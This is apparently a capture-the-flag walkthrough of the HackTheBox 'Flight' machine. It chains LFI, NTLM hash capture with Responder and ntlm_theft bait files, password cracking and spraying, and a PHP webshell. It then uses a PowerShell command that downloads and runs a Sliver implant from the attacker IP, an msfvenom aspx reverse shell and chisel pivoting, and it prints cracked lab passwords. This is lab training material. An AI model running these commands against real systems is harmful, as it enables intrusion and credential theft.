
virtual host

Clicking on about us, I noticed that the web application is vulnerable to LFI



LFI

I started an smb sever and copied my payload on a file in a directory where I mapped out to the smb server. I tried RCE against the target and got my command executed.




RCE.

Howerver, I could not get a a reverse shell because of fire wall rule.


Next, I started a responder on my local machine and clicked on the about us navbar again to see if I can get response.

sudo responder -I tun0 -v

Then I added a random file to the ip address of the attack machine and added this address to the view parameter. I executed and got a response on my responder, with is the hash os the service account that was used to host the application.



I cracked the hash with john



plaintest password of the svc_apache

Testing this user with netexec, this user does not have access via winrm, for smb, it only has read permission to the web hosting folder. We could not do anyting with this user because, we could not find meaningful information on that folder and we cannot write to that folder either.

Next, I decided to enumerate users and then spray the password using netexec and smb and found out user S.Moon also uses same password.

```
bright@kali:~/flight$ netexec smb 10.10.11.187 -u svc_apache -p 'S@Ss!K@*t13' --users
SMB         10.10.11.187    445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.187    445    G0               [+] flight.htb\svc_apache:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.187    445    G0               Administrator                 2022-09-22 20:17:02 0       Built-in account for administering the computer
/domain
SMB         10.10.11.187    445    G0               Guest                         <never>             0       Built-in account for guest access to the comput
er/domain
SMB         10.10.11.187    445    G0               krbtgt                        2022-09-22 19:48:01 0       Key Distribution Center Service Account
SMB         10.10.11.187    445    G0               S.Moon                        2022-09-22 20:08:22 0       Junion Web Developer
SMB         10.10.11.187    445    G0               R.Cold                        2022-09-22 20:08:22 0       HR Assistant
SMB         10.10.11.187    445    G0               G.Lors                        2022-09-22 20:08:22 0       Sales manager
SMB         10.10.11.187    445    G0               L.Kein                        2022-09-22 20:08:22 0       Penetration tester
SMB         10.10.11.187    445    G0               M.Gold                        2022-09-22 20:08:22 0       Sysadmin
SMB         10.10.11.187    445    G0               C.Bum                         2022-09-22 20:08:22 0       Senior Web Developer
SMB         10.10.11.187    445    G0               W.Walker                      2022-09-22 20:08:22 0       Payroll officer
SMB         10.10.11.187    445    G0               I.Francis                     2022-09-22 20:08:22 0       Nobody knows why he's here
SMB         10.10.11.187    445    G0               D.Truff                       2022-09-22 20:08:22 0       Project Manager
SMB         10.10.11.187    445    G0               V.Stevens                     2022-09-22 20:08:22 0       Secretary
SMB         10.10.11.187    445    G0               svc_apache                    2022-09-22 20:08:23 0       Service Apache web
```

```
bright@kali:~/flight$ netexec smb 10.10.11.187 -u user.txt -p pass.txt --shares --continue-on-success
SMB         10.10.11.187    445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.187    445    G0               [-] flight.htb\Administrator:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\krbtgt:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [-] flight.htb\R.Cold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\G.Lors:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\L.Kein:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\M.Gold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\C.Bum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
```

User S.Moon

I tested user S.Moon against the target using netexec and noticed this user have write permission on the **shared** folder. As the name implies “Shared” this means that every user visits this filder.

Now, if we can construct a malicious file and place it on this folder. This can return the ntlm hash of any visitor that clicks on the file, we can get this response also through a responder.

To construct this malicious file that can to this job for us, we used ntlm_theft.py that we gut from github “git clone https://github.com/Greenwolf/ntlm_theft”

We generate malicious files attached to the ip address of the attcacking machine so once we upload it to the shared folder, any user that clicks on it we can get hold of the ntlm hash.

```
bright@kali:~/flight/ntlm_theft$ python3 ntlm_theft.py --generate all --server 10.10.14.2 --filename htb
Created: htb/htb.scf (BROWSE TO FOLDER)
Created: htb/htb-(url).url (BROWSE TO FOLDER)
Created: htb/htb-(icon).url (BROWSE TO FOLDER)
Created: htb/htb.lnk (BROWSE TO FOLDER)
Created: htb/htb.rtf (OPEN)
Created: htb/htb-(stylesheet).xml (OPEN)
Created: htb/htb-(fulldocx).xml (OPEN)
Created: htb/htb.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: htb/htb-(includepicture).docx (OPEN)
Created: htb/htb-(remotetemplate).docx (OPEN)
Created: htb/htb-(frameset).docx (OPEN)
Created: htb/htb-(externalcell).xlsx (OPEN)
Created: htb/htb.wax (OPEN)
Created: htb/htb.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: htb/htb.asx (OPEN)
Created: htb/htb.jnlp (OPEN)
Created: htb/htb.application (DOWNLOAD AND OPEN)
Created: htb/htb.pdf (OPEN AND ALLOW)
Created: htb/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: htb/Autorun.inf (BROWSE TO FOLDER)
Created: htb/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

We uploaded the ones that have BROWSE TO FOLDER. So that once a user browse to the folder we can capture the ntlm hash of the user the user. After trying to upload this files, we noticed that the plartform was only accepting .ini file so only the htb/desktop.ini file was uploaded to the shared folder.

NOTE: We uploaded all files with the directory as it was created e.g. htb/desktop.ini

Before, we started the uploads, we first started a reponder on another shell and after one minute that we uploaded the htb/desktop.ini, the user C.Bum clicked on the file and we got the ntlm hash of this user.

```
[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:d5ce99ea09acee72:FBC95E17FA6076DA2FE63D86AA886FFB:010100000000000080789290009FDB013C73F8B256C895C90000000002000
800530052005400430001001E00570049004E002D00440051005500 4F004A004D0037004C005A0036004D0004003400570049004E002D00440051005500 4F004A004D0037004C005A0036004D002E
00530052005400430002E004C004F00430041004C0003001400530052005400430002E004C004F00430041004C0005001400530052005400430002E004C004F00430041004C0007000800807892 9D009
FDB010600040002000000080030003000000000000000000000000030000005E3DE1E4EAC84329B623CD78B3595B9E1C4D0A4D6AA376031EDC2ED3375B35B50A001000000000000000000000000000
0000000009001E0063006900660073002F00310030002E00310030002E00310034002E00320000000000000000
[+] Exiting ...
bright@kali:~/flight$ nano bum.hash
bright@kali:~/flight$ john bum.hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tikkycoll_431012284 (c.bum)
1g 0:00:00:06 DONE (2025-03-27 10:18) 0.1582g/s 1667Kp/s 1667Kc/s 1667KC/s TinyMutt69..Tiffani29
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
bright@kali:~/flight$ nano pass.txt
```

C.Bum

This user after enumeration have with netexec, I found the user have write permission to the web folder, so with this we were able to upload our payload to the target to obtain RCE from the target.

Note that, you can also access a machine via smb with this format.

```
bright@kali:~/flight$ impacket-smbclient C.Bum:Tikkycoll_431012284@flight.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use web
# cd flight.htb
# ls
drw-rw-rw-          0  Fri Jun 21 21:12:00 2024 .
drw-rw-rw-          0  Fri Jun 21 21:12:00 2024 ..
drw-rw-rw-          0  Fri Jun 21 21:12:00 2024 css
drw-rw-rw-          0  Fri Jun 21 21:12:00 2024 images
-rw-rw-rw-       7069  Thu Sep 22 22:17:00 2022 index.html
drw-rw-rw-          0  Fri Jun 21 21:12:00 2024 js
# put payload.php
```

However, because of the AV and firewall configuration which could not allow us to get a remote shell on the target, we had to use sliver to generate a reverse shell payload that can bypass this defence configured on the machine.

We installed silver with this command silver with this command: curl https://sliver.sh/install|sudo bash

```
bright@kali:~/flight$ sliver
Connecting to localhost:31337 ...

All hackers gain reinforce
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > generate --os windows --arch 64bit --mtls 10.10.14.2 --reconnect 60 --save htb.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m3s
[*] Implant saved to /home/bright/flight/htb.exe

sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

[*] Session c5924fc1 REAL_PENICILLIN - 10.10.11.187:53409 (g0) - windows/amd64 - Thu, 27 Mar 2025 13:21:02 CET
```

In the image above, we started sliver, with the command **silver**

Then we generated out reverse shell payload and it saved locally on our working directory. It also show the we got a shell when we executed this command from another shell in our attacking maching.


curl 'http://flight.htb/payload.php?rce=powershell%20-c%20%22iwr%20-uri%20http%3A%2F%2F10.10.14.2%2Fhtb.exe%20-usebasicparsing%20-outfile%20C%3A%5Cusers%5Cpublic%5Cmusic%5Chtb.exe%3B%20C%3A%5Cusers%5Cpublic%5Cmusic%5Chtb.exe'

This is the url encode of this command

powershell -c "iwr -uri http://10.10.14.2/htb.exe -usebasiparsing -outfile C:\users\public\music\htb.exe; C:\users\public\music\htb.exe

This command copies our reverse shell payload on the target, execute it and grant us a shell on the target through our silver setup.

NOTE: I start a python3 server on my working directory to be able to get this file tranferred.



Sliver commands

I got a shell as the service account, to upgrade it to C.Bum I uploaded RunasCS.exe that I got from https://github.com/antonioCoco/RunasCs/releases/tag/v1.5

Then I executed in this format

.\RunasCs.exe c.bum Tikkycoll_431012284 -l 2 "C:\users\public\music\htb.exe"

NOTE: Use control + d to exit shell section in sliver.

For privilege escalation

Winpeas shows that port 8000 is running internally on the machine, the users directory shows that ISS user is running, the ISS user is the user that is running the application.

Whoami /all also shows that user C.Bum is a member of web group which have an indication that this user could have write permission to the **inetpub** directory that is hosting the application.

NOTE: the inetput folder is always the place that IIS server is hosted.

I generated a .aspx reverse shell and uploaded it to the C:\inetpub\development\ directory. The website archtecture shows that it is host the C:\inetpub\development\ because it has the .html, css, js, and image files.

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=1234 -a x64 -f aspx > shell.aspx

upload shell2.aspx 'C:\inetpub\development\shell.aspx'

I used chisel from https://github.com/jpillora/chisel/releases

Downloaded the linux and windows amd64 and extracted them, after extration, I got the chisel for linux and chisel.exe for windows.

NOTE: for fast extration visit the dowload folder from the GUI , double click on the file and take what you need from inside.

Started the server in Linux

chisel server -p 1111 –reverse NOTE: I copied chisel to my /usr/bin folder. Otherwise I would have used ./chisel


The client in windows

.\chisel.exe client --fingerprint +mn1C9yZsc1J/cuHU0kFgd9K15AerZNH99bwQdCnAa8= 10.10.14.2:1111 R:8000:127.0.0.1:8000

NOTE: the fingerprint not compulsory.

With this set, I was able to access the internal web application and execute the shell.aspx from the browser http://127.0.0.1:8000/shell.aspx

I got a reversed shell as IIS user on the target.



IIS

This user has seeimpersonation enabled.

I could also use Rubeus on sliver to get the user kebereos ticket and use it to perform a DYSNC attack if I had used the htb.exe to get the sliver shell.